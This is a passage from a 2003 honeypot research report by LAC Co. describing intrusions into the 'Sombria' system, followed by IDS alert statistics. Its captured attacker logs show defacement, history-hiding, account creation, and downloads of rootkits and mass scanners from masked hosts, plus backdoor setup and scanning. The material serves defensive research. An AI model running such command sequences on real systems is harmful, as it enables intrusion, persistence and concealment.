2003/06/08-06:48:28 |30460|0|sh|echo Touched By Mihai >> index.html
2003/06/08-06:48:56 |30460|0|sh|cd /etc
2003/06/08-06:49:16 |30460|0|sh|rm -rf aad
2003/06/08-06:49:42 |30460|0|sh|rm -rf psybnc
2003/06/08-06:54:15 |30460|0|sh|cd /var/www/html/manual/mod/mod_ssl/
2003/06/08-06:54:50 |30460|0|sh|echo Touched By ....Mihai >> index.html
2003/06/08-06:55:19 |30460|0|sh|mv index.html ttest.html
2003/06/08-06:55:35 |30460|0|sh|echo Touched By Mihai >> index.html

Copyright© 2003, LAC Co., Ltd. all rights reserved

Plot 4 "Anti-Samba Attacks"

Motive: Stop Samba Server
Class: A
Intrusion Technique: Low

Vicky, who had a profound hatred of Samba, decided that Samba had to stop. On June 8th she viciously exploited Sombria and added a user account to achieve her desired goal.

2003/06/08-07:25:42 |30996|0|sh|unset HISTFILE;uname -a;w;id;
2003/06/08-07:29:30 |30996|0|sh|wget www.xxxxxxx.as.ro/snik.tar
2003/06/08-07:30:42 |30996|0|sh|cat /etc/issue
2003/06/08-07:31:03 |30996|0|sh|cat /etc/passswd
2003/06/08-07:34:30 |30996|0|sh|/usr/sbin/adduser httpd
2003/06/08-07:35:31 |30996|0|sh|passwd httpd

Vicky then logged on to the system with the new user account via ssh and attempted to stop the Samba server. This attempt however, was fruitless because higher privileges were required for such a task

2003/06/08-07:36:21 |2412|0|sshd|SSH-1.5-PuTTY-Release-0.53b
2003/06/08-07:37:44 |5301|500|bash|cd /ls –a
2003/06/08-07:37:44 |5301|500|bash|w
2003/06/08-07:39:12 |5301|500|bash|ftp 217.215.***.**
2003/06/08-07:40:48 |5301|500|bash|ftp 193.231.***.**
2003/06/08-07:44:27 |5301|500|bash|wget www.xxxxxxxxx.com/xxxxxxxxxxxxxxx/mech.tgz
2003/06/08-07:46:48 |5301|500|bash|cd /etc/init.d
2003/06/08-07:48:59 |5301|500|bash|ls –a
2003/06/08-07:49:12 |5301|500|bash|./smb stop

Copyright© 2003, LAC Co., Ltd. all rights reserved

Vicky was firmly committed to her mission; therefore, regardless of other failed attempts, she returned to Sombria with root privileges and finally stopped Samba with a very simple and straightforward attack:

2003/06/08-08:03:10 |25078|0|sh|unset HISTFILE;uname -a;w;id;
2003/06/08-08:03:20 |25078|0|sh|ls –a
2003/06/08-08:04:40 |25078|0|sh|cd /etc/init.d
2003/06/08-08:04:46 |25078|0|sh|./smb stop

Copyright© 2003, LAC Co., Ltd. all rights reserved

Plot 5 – "The Borderless"

Motive: Attack other hosts
Class: B
Intrusion Technique: Low

On June 24th Ruslan launched an attack against Sombria by using a host from Brazil, which probably had been compromised in advance. The intruder downloaded a rootkit called "rk" and then installed a backdoor.

2003/06/24-20:56:23 |13113|0|sh|unset HISTFILE; echo "*** JE MOET JE MUIL HOUWE";uname -a;id;
2003/06/24-20:56:26 |13113|0|sh|cd /var/tmp
2003/06/24-20:56:27 |13113|0|sh|wget www.xxxxxxxxx.com/xxxxxxxxxx/rk.tgz
2003/06/24-20:56:41 |13113|0|sh|tar -xzvf rk.tgz
2003/06/24-20:56:43 |13113|0|sh|rm -rf rk.tgz
2003/06/24-20:56:46 |13113|0|sh|cd rk
2003/06/24-20:57:09 |13113|0|sh|./setup 6676 6676 xxxxxxxx@xxxx.com

Ruslan then gained access to Sombria by using 4 other different hosts from Romania through the backdoor (ssh2d) and tried to download several files in the next 50 minutes. Ruslan attempted to download the following files: apal, samba, sslmass2, psyBNC2.3, rh73, wu, x8, s and selena.

Six hours after he first stepped into the system, Ruslan started launching attacks against outside hosts. He first retrieved and compiled 2 tools called "apal" and "sslmass2" to scan thousands of hosts by executing a single command:

2003/06/25-15:54:44 |17262|0|ssh2d|SSH-1.5-PuTTY-Release-0.53b
2003/06/25-15:54:56 |17264|0|bash|cd /tmp
2003/06/25-15:57:46 |17264|0|bash|wget xxxxxxxx.net/apal.tgz
2003/06/25-15:57:54 |17264|0|bash|tar zxvf apal.tgz
2003/06/25-15:58:01 |17264|0|bash|rm -rf apal.tgz
2003/06/25-15:58:09 |17264|0|bash|cd apal

Copyright© 2003, LAC Co., Ltd. all rights reserved

2003/06/25-15:58:17 |17264|0|bash|./scan xxx.xxx
2003/06/25-15:59:59 |17264|0|bash|cd ..
2003/06/25-16:00:11 |17264|0|bash|wget www.xxxxxxxxx.net/sslmass2.tgz
2003/06/25-16:00:25 |17264|0|bash|tar zxvf sslmass2.tgz
2003/06/25-16:00:29 |17264|0|bash|cd sslmass2
2003/06/25-16:00:37 |17264|0|bash|./sslmass xxx.xxx.*.*
2003/06/25-16:01:36 |17264|0|bash|cd ..
2003/06/25-16:01:48 |17264|0|bash|wget www.xxxxx.xxxx.ro/selena.tgz
2003/06/25-16:02:19 |17264|0|bash|wget www.xxxxxxxxxxx.net/x8.tar.gz
2003/06/25-16:02:57 |17264|0|bash|cd wu
2003/06/25-16:03:33 |17264|0|bash|./startwu xx.xxx.xx.xxx
2003/06/25-16:03:57 |17264|0|bash|cd ..
2003/06/25-16:03:59 |17264|0|bash|cd apal
2003/06/25-16:04:17 |17264|0|bash|./scan xxx.xxx

Not enough, Ruslan exited and logged back on and used Sombria to try to scan a massive number of other hosts with the sslmass2 (OpenSSL mass scanner) and apal tools. He hopped from one system to another and used a total of 6 different machines, including Sombria, in an attempt to hide his real host IP and to finally direct attacks towards thousands of hosts.

Ruslan made all accomplishments in his attack within a couple of hours to support his activities, but thanks to Sombria's configuration his packets were all dropped before they reached their victims.

2003/06/25-16:05:23 |17338|0|ssh2d|SSH-1.5-PuTTY-Release-0.53b
2003/06/25-16:05:35 |17340|0|bash|cd /tmp
2003/06/25-16:05:58 |17340|0|bash|cd sslmass2
2003/06/25-16:06:23 |17340|0|bash|./httpver xxx.xxx.xxx.xxx
2003/06/25-16:06:54 |17340|0|bash|./sslmass xx.xxx.*.*
2003/06/25-16:07:48 |17340|0|bash|./sslmass xx.xxx.*.*
2003/06/25-16:10:23 |17340|0|bash|cd ..

Copyright© 2003, LAC Co., Ltd. all rights reserved


2003/06/25-16:10:26 |17340|0|bash|cd wu
2003/06/25-16:10:30 |17340|0|bash|cd ..
2003/06/25-16:11:01 |17340|0|bash|cd apal
2003/06/25-16:11:07 |17340|0|bash|./scan xx.xxx
2003/06/25-16:22:07 |17340|0|bash|id
2003/06/25-16:22:59 |17340|0|bash|./samba xx.xxx
2003/06/25-16:27:13 |17340|0|bash|./scan xx.xxx.*.*

Copyright© 2003, LAC Co., Ltd. all rights reserved

7. Overall Analysis of Logs

The last section of this research paper summarizes all alerts triggered by the intrusion detection system from May to July:

- Alerts - total number of alerts triggered by Sombria
- Source IPs - IP of the machines used by the attackers to attack Sombria
- Signatures - different types of attacks



Graph 10 Summary of Events

	Number of Alerts	***Number of Source IPs***	***Number of Signatures***
May	*1.800.683*	*468*	*42*
June	*477.297*	*384*	*31*
July	*476*	*142*	*19*

The top 5 alerts triggered by the intrusion detection system correspond to:

Most Triggered Alerts	***Number of Times***
1. ICMP Echo Replies	1.769.040
2. Outbound Connection Attempts	500.299
3. Code Red Worm Attack (Code Red F)	1.083
4. Samba buffer overflow attempt	1.061
5. Scan Socks Proxy Attempt	622

Copyright© 2003, LAC Co., Ltd. all rights reserved

Update History

September 5, 2003: Issued the first edition of the report

Disclaimer

The information contained in this document may be revised without prior notice and is provided as it is. Users shall take their own risk when taking any actions following reading this document. LAC Inc. shall take no responsibility for any problems, loss or damage caused by, or by the use of information provided in this document.

Terms and Conditions

We do not disclose the details of any information concerning the Sombria system and the captured data. Under no circumstances will inquiries about the details of the research be responded.

This document may be quoted without explicit permission, in context, provided that proper credit is given.

1. This document can be located by accessing:
   http://www.lac.co.jp/security/english/sombria_e/smbr_1.pdf

Copyright© 2003, LAC Co., Ltd. all rights reserved